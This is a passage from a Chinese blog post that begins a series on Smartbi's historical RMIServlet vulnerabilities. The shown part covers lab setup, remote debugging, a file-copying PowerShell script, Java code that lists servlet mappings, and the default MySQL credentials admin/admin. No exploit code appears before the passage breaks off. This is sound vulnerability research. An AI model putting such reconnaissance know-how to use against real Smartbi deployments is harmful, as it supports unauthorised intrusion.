Smartbi历史漏洞分析(一)————RMIServlet接口引发的惨案
本文仅用于网络安全研究与技术交流目的,所涉及的技术、方法及示例仅限于在合法授权的环境下进行测试与学习。严禁将本文内容用于任何未授权的攻击行为或非法用途。因读者不当使用本文内容而造成的任何直接或间接后果,均由使用者自行承担,作者不承担任何责任。请在遵守相关法律法规及道德规范的前提下开展安全研究工作。
本人水平有限,文章中难免出现谬误和不足,请各位师傅见谅,也欢迎各位进行指正,提出意见。
前言
未特殊说明的,展示的代码截图默认为V11版本。
Smartbi在/smartbi/vision/RMIServlet处出过非常多的漏洞,故以此为切入点,深入分析一下Smartbi的历史漏洞。
本文目标:
1、环境搭建介绍
2、路由分析
3、补丁解密方法,补丁修复原理
4、鉴权分析
5、RMIServlet的职能
6、RMIServlet之DB2命令执行漏洞绕过史
7、RMIServlet之两个表达式执行漏洞



V10最后一个版本在20230407发布,而V11在20230703最早发布。所以网上文章若是在2023年左右的,大概率是在分析V10版本的漏洞,这点需要知道,不然可能在复现时,发现自己的源码和网上文章里的对不上。补丁修复日期在2023年及之前的,基本也都是修复V10版本的漏洞,这些漏洞在V11基本都被在代码中修复了。
文章中的部分资源:https://github.com/1diot9/MyJavaSecStudy/tree/main/CodeAudit/Smartbi
环境搭建
https://www.smartbi.com.cn/download
进入官方网站,点击右上角申请试用ABI,注册账户后,选择个人版进行下载即可,新下载的V11版本自带一个月激活,后续激活也可以自行到官网申请证书。

下载exe后,跟进指示步骤进行安装即可。
安装好后的项目结构如图:

自带的jdk是8u202版本,mysql版本为5.7.39
Smartbi开头的文件夹smartbi的其他服务,不是这里关注的重点。
Tomcat目录下,就是经典servlet项目的结构了。
bin/startup.cmd是windows下的启动脚本,所以远程调试参数要在这个文件里加,而不是一般的catalina.bat:

bin/exts-smartbi是smartbi的插件目录。
在启动前后,分别执行以下的命令:
netstat -ano | findstr ‘[::]’ | findstr LISTENING
对比开放的端口,找出新开放的端口:
1
2
3
4
5
6
| TCP 0.0.0.0:18080 0.0.0.0:0 LISTENING 1216 smartbi web服务
TCP 127.0.0.1:18005 0.0.0.0:0 LISTENING 1216 tomcat关闭端口
TCP [::]:18080 [::]:0 LISTENING 1216 smartbi web服务
TCP [::]:6688 [::]:0 LISTENING 32960 MYSQL
TCP [::]:9001 [::]:0 LISTENING 14948 HSQL
:5005 JVM远程调试
|
注意,这里的6688端口,在smartbi安装好后,就以服务的形式常驻在系统中了,所以这不是我前后对比找到的,而是另外自己加入的,因为安装时有对6688端口进行检测。

mysql的用户名和密码默认为admin/admin,尝试登录:

最后把WEB-INF/lib和tomcat的lib全部添加到idea库,然后就可以开始远程调试了。
补充一下,其实还要把Tomcat/bin/exts-smartbi里出现的jar也添加进去,这里面是smartbi自带的扩展。
可以通过下面的交互式ps1脚本去提取jar文件:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
| param(
[Alias("s")]
[string]$Source = ".",
[Alias("o")]
[string]$Output = "",
[Alias("e")]
[string]$Ext = "",
[Alias("k")]
[string]$KeepStructure = ""
)
$ErrorActionPreference = "Stop"
if ([string]::IsNullOrWhiteSpace($Ext)) {
$Ext = Read-Host "Extensions (default: jsp, supports comma or space)"
if ([string]::IsNullOrWhiteSpace($Ext)) {
$Ext = "jsp"
}
}
if ([string]::IsNullOrWhiteSpace($Output)) {
$Output = Read-Host "Output directory (default: output)"
if ([string]::IsNullOrWhiteSpace($Output)) {
$Output = "output"
}
}
if ([string]::IsNullOrWhiteSpace($KeepStructure)) {
$keepStructureInput = Read-Host "Keep original directory structure? (Y/n, default: Y)"
if ([string]::IsNullOrWhiteSpace($keepStructureInput)) {
$KeepStructure = "true"
} else {
$KeepStructure = $keepStructureInput
}
}
$keepStructureEnabled = $false
switch ($KeepStructure.Trim().ToLowerInvariant()) {
"y" { $keepStructureEnabled = $true }
"yes" { $keepStructureEnabled = $true }
"true" { $keepStructureEnabled = $true }
"1" { $keepStructureEnabled = $true }
"n" { $keepStructureEnabled = $false }
"no" { $keepStructureEnabled = $false }
"false" { $keepStructureEnabled = $false }
"0" { $keepStructureEnabled = $false }
default {
throw "KeepStructure must be one of: Y, Yes, N, No, True, False, 1, 0."
}
}
$sourcePath = (Resolve-Path -LiteralPath $Source).Path
if ([System.IO.Path]::IsPathRooted($Output)) {
$outputPath = $Output
} else {
$outputPath = Join-Path -Path $sourcePath -ChildPath $Output
}
$normalizedSourcePath = [System.IO.Path]::GetFullPath($sourcePath)
$normalizedOutputPath = [System.IO.Path]::GetFullPath($outputPath)
$normalizedExtensions = $Ext -split "[;,\s]+" |
Where-Object { -not [string]::IsNullOrWhiteSpace($_) } |
ForEach-Object {
$item = $_.Trim().ToLowerInvariant()
if ($item.StartsWith(".")) {
$item
} else {
".{0}" -f $item
}
} |
Select-Object -Unique
if ($normalizedExtensions.Count -eq 0) {
throw "At least one file extension must be provided."
}
$invalidFileNameCharsPattern = "[{0}]" -f [Regex]::Escape(([string][System.IO.Path]::GetInvalidFileNameChars()))
$matchedFiles = Get-ChildItem -Path $normalizedSourcePath -Recurse -File |
Where-Object {
$fullName = [System.IO.Path]::GetFullPath($_.FullName)
(-not $fullName.StartsWith($normalizedOutputPath, [System.StringComparison]::OrdinalIgnoreCase)) -and
($normalizedExtensions -contains $_.Extension.ToLowerInvariant())
}
$duplicateNameMap = @{}
if (-not $keepStructureEnabled) {
$matchedFiles |
Group-Object -Property Name |
Where-Object { $_.Count -gt 1 } |
ForEach-Object {
$duplicateNameMap[$_.Name] = $true
}
}
if (-not (Test-Path -LiteralPath $normalizedOutputPath)) {
New-Item -ItemType Directory -Path $normalizedOutputPath | Out-Null
}
foreach ($item in $matchedFiles) {
$relativePath = $item.FullName.Substring($normalizedSourcePath.Length).TrimStart('\\')
if ($keepStructureEnabled) {
$targetPath = Join-Path -Path $normalizedOutputPath -ChildPath $relativePath
} else {
if ($duplicateNameMap.ContainsKey($item.Name)) {
$flattenedName = $relativePath -replace "[\\/]+", "."
$flattenedName = $flattenedName -replace $invalidFileNameCharsPattern, "_"
$targetFileName = $flattenedName
} else {
$targetFileName = $item.Name
}
$targetPath = Join-Path -Path $normalizedOutputPath -ChildPath $targetFileName
if (Test-Path -LiteralPath $targetPath) {
$baseName = [System.IO.Path]::GetFileNameWithoutExtension($targetFileName)
$extension = [System.IO.Path]::GetExtension($targetFileName)
$index = 1
do {
$candidateName = "{0}.{1}{2}" -f $baseName, $index, $extension
$targetPath = Join-Path -Path $normalizedOutputPath -ChildPath $candidateName
$index++
} while (Test-Path -LiteralPath $targetPath)
}
}
$targetDir = Split-Path -Path $targetPath -Parent
if (-not (Test-Path -LiteralPath $targetDir)) {
New-Item -ItemType Directory -Path $targetDir -Force | Out-Null
}
Copy-Item -LiteralPath $item.FullName -Destination $targetPath -Force
}
Write-Host ("Done. Matched extensions: {0}" -f ($normalizedExtensions -join ", "))
Write-Host ("Output directory: {0}" -f $normalizedOutputPath)
Write-Host ("Keep original structure: {0}" -f $keepStructureEnabled)
Read-Host "Press Enter to exit"
|
之后,在javax.servlet.http.HttpServlet#service(javax.servlet.ServletRequest, javax.servlet.ServletResponse)断点,访问http://127.0.0.1:18080/smartbi/vision/index.jsp ,如果能断住,就没问题了。

具体版本可以看webapps/smartbi/vision/packageinfo.txt:
然后就可以开始调试了。
关于版本问题,我这里使用的是10.5.8,V11-20250507,V11-20260303这三个版本。其中V10版本的由于证书问题没法正常运行,只能静态分析。最新版本的V11官网可以下载。其他两个版本需要读者自行想办法获取。
路由分析
smartbi使用了标准的servlet模式和controller模式。
远程调试成功后,在HttpServlet#service上打断点,把所有的servlet和filter列出来:


1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
| try {
javax.servlet.ServletContext context = req.getServletContext();
StringBuilder sb = new StringBuilder();
sb.append("================ Servlet Mappings ================\n");
java.util.Map<String, ? extends javax.servlet.ServletRegistration> servlets = context.getServletRegistrations();
for (javax.servlet.ServletRegistration reg : servlets.values()) {
sb.append(String.format("Servlet Name : %s\n", reg.getName()));
sb.append(String.format("Class Name : %s\n", reg.getClassName()));
sb.append(String.format("Mappings : %s\n", reg.getMappings()));
sb.append("--------------------------------------------------\n");
}
sb.append("\n================ Filter Mappings ================\n");
java.util.Map<String, ? extends javax.servlet.FilterRegistration> filters = context.getFilterRegistrations();
for (javax.servlet.FilterRegistration reg : filters.values()) {
sb.append(String.format("Filter Name : %s\n", reg.getName()));
sb.append(String.format("Class Name : %s\n", reg.getClassName()));
sb.append(String.format("URL Mappings : %s\n", reg.getUrlPatternMappings()));
sb.append(String.format("Servlet Mappings : %s\n", reg.getServletNameMappings()));
sb.append("--------------------------------------------------\n");
}
String filePath = "servlet_mappings.txt";
java.nio.file.Path path = java.nio.file.Paths.get(filePath);
java.nio.file.Path absolutePath = path.toAbsolutePath();
java.nio.file.Files.write(
java.nio.file.Paths.get(filePath),
sb.toString().getBytes(java.nio.charset.StandardCharsets.UTF_8)
);
return "提取成功,已写入文件: " + absolutePath + "\n\n" + sb.substring(0, 200);
} catch (Exception e) {
return "提取失败: " + e.getMessage();
}
|
当然,直接看web.xml也行,但我觉得列出来更清楚一点。
发现有dispatcher:



然后在smartbixlibs.org.springframework.web.servlet.DispatcherServlet#doDispatch打断点,把controller和interceptor列出来:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
